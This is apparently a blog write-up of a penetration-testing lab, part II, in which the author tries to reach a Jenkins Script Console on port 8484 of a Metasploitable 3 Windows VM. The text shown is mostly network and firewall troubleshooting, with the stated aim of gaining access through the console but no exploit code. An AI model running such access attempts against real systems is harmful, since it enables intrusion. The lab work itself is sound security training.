
VULNERABILITY SCANNING (PART II)

BY JAMES ROBERSON



PROFESSIONAL | CYBERSECURITY | MARCH 17, 2024

WHAT HAPPENED?

…To be continued, continued. In part 1(one) of my initial task to gain access to Metasploitable 3 Windows machine, I had to focus on ports 4848, 8080, and 8181. This time, I'm asked to focus on port 8484.

- Discover the version of service running.
- Research type of code to run against the URL: http://[*target* *IP*]:8484. Specifically, the Script Console. Check.
- Gain access to target Windows machine via port 8484.

PROOF:




Figure 1. My first discovery scan didn't yield any fruit from the port. As a matter of fact, it showed the port as closed. However, you see in Figure 2, the port is indeed open.




Figure 2. After checking to make sure the port was open by going through the Window's firewall advance settings, and I also checked the firewall configuration for the Domain Profile, Private Profile, and Public Profile located in the 'Windows Firewall with Advanced Settings' tab. After doublechecking these settings I rebooted the machine and tried to discover the port again.

However, that didn't work either. Troubleshoot Process:

1. So, my next thought was, are they connected? I checked the NAT network and even did a ping sweep; both VMs can speak to one another so they are in fact connected and are on the same NAT network.
2. Next, I thought maybe if it isn't the Window's firewall then could it be my own that is preventing me from being great? I checked all firewall tools, if installed, but nothing came back baring fruit once I checked the status of UFW (wasn't installed on this particular VM). I would also like to note that Burpsuite isn't running either so the proxy server I have set up for my Firefox's network shouldn't be the issue.
3. Next thought let's try a new NAT network. I was thinking maybe VirtualBox is preventing the two from communicating properly if it isn't the VMs themselves. So, like before in Core when we first set up our network we supplied a range of IP addresses as well as made sure VirtualBox set up a DHCP server for this network. I renamed it of course and launched both VMs. My new **Kali IP**: 10.0.3.4, and my **Target IP**: 10.0.3.5, are shown in Figure 3.
4. Since I was having such an annoying time trying to access port: 8484, I decided to delete the VM and all of its files, and just revert to a new OVA file provided to me by a very trusted source.




Figure 3. From steps 3 and 4 above, once I downloaded the machine and changed the NAT network, I was able to confirm the new IP addresses.




Figure 4.

I went to Firefox to see if I could visit the site at port 8484 on the new IP. I get an 'unable to connect' error message. After checking that everything was indeed connected, and no firewalls were running, I was left baffled once more. With this very next step, I was able to confirm that port 8484 was indeed **NOT** open, or at least in the LISTENING state by going into the Windows VM. I opened CMD and ran the command `netstat -aon`, which tells CMD to list all of the ports active on the machine right now. According to the output, port 8484, was indeed not in the LISTENING state.




Figure 5.

So, even though when I navigated back to the Windows Firewall with Advanced Settings panel and saw that "port 8484 is open for Jenkins" was still enabled, I decided to double-down add in my own Inbound Rule. Up above, I am selecting the type of rule I want to create, so I chose Port.




Figure 6. On the next window, I selected the protocol and specified the port I want the rule to apply to.

